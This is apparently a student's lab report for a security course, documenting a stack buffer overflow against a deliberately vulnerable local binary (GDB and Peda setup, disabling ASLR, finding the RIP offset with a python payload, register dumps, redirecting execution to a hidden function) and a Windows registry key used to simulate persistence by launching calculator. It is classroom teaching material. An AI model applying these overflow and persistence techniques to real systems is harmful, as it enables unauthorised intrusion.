Kevin Cendana
CSC 154
Spring 2024

CSC 154 Lab 4-2

Task 1

1. Installed GDB on Kali VM to prepare for debugging. I had to add --fix-missing for it to work. I got the gray configuration screen but I didn't take a screenshot and couldn't go back 😕

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



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

2. Added Peda to GDB to enhance debugging capabilities.

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



3. Downloaded the provided binary and alternatively created and compiled a custom vulnerable C program.

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4. Disabled ASLR to prevent address space randomization for ease of exploitation.

5. Ran the binary with simple input to explore how it behaves.

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

6. Generated an input overflow with repeated "A"s to identify how buffer overflows affect the binary.

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



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

7. Created a patterned input to find the exact offset affecting the RIP register.

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



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

8. Confirmed control over RIP by overwriting it with a specific value.

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```
┌──(kevin㉿kali)-[~]
└─$ python -c 'print("A"*120+"BBBBBB")' > rip.txt
```

```
Program received signal SIGSEGV, Segmentation fault.
[----------registers----------]
RAX: 0x0
RBX: 0x7fffffffdf48 ('A' <repeats 200 times>...)
RCX: 0x0
RDX: 0x0
RSI: 0x4062b0 ('A' <repeats 196 times>, "BBBB"...)
RDI: 0x7fffffffdbe0 --> 0x7fffffffdc10 ('A' <repeats 68 times>, "BBBBBB\n", 'A' <repeats 53 ti
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffde38 ('A' <repeats 200 times>...)
RIP: 0x401196 (<main+58>:       ret)
R8 : 0x400
R9 : 0x410
R10: 0x1000
R11: 0x202
R12: 0x0
R13: 0x7fffffffdf58 ('A' <repeats 200 times>...)
R14: 0x403e00 --> 0x401110 (<__do_global_dtors_aux>:    endbr64)
R15: 0x7ffff7ffd000 --> 0x7ffff7ffe2c0 --> 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[----------code----------]
   0x40118b <main+47>:  call   0x401040 <printf@plt>
   0x401190 <main+52>:  mov    eax,0x0
   0x401195 <main+57>:  leave
=> 0x401196 <main+58>:  ret
```

9. Located the memory address of the hidden function within the binary.

```
gdb-peda$ p hidden
$1 = {<text variable, no debug info>} 0x401146 <hidden>
gdb-peda$
```

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


10. Crafted and ran an exploit to successfully redirect execution to our function.






Task 2

1. Added a registry key on Windows VM to simulate persistence mechanism.



2. Rebooted the system to observe automatic execution of the calculator app.



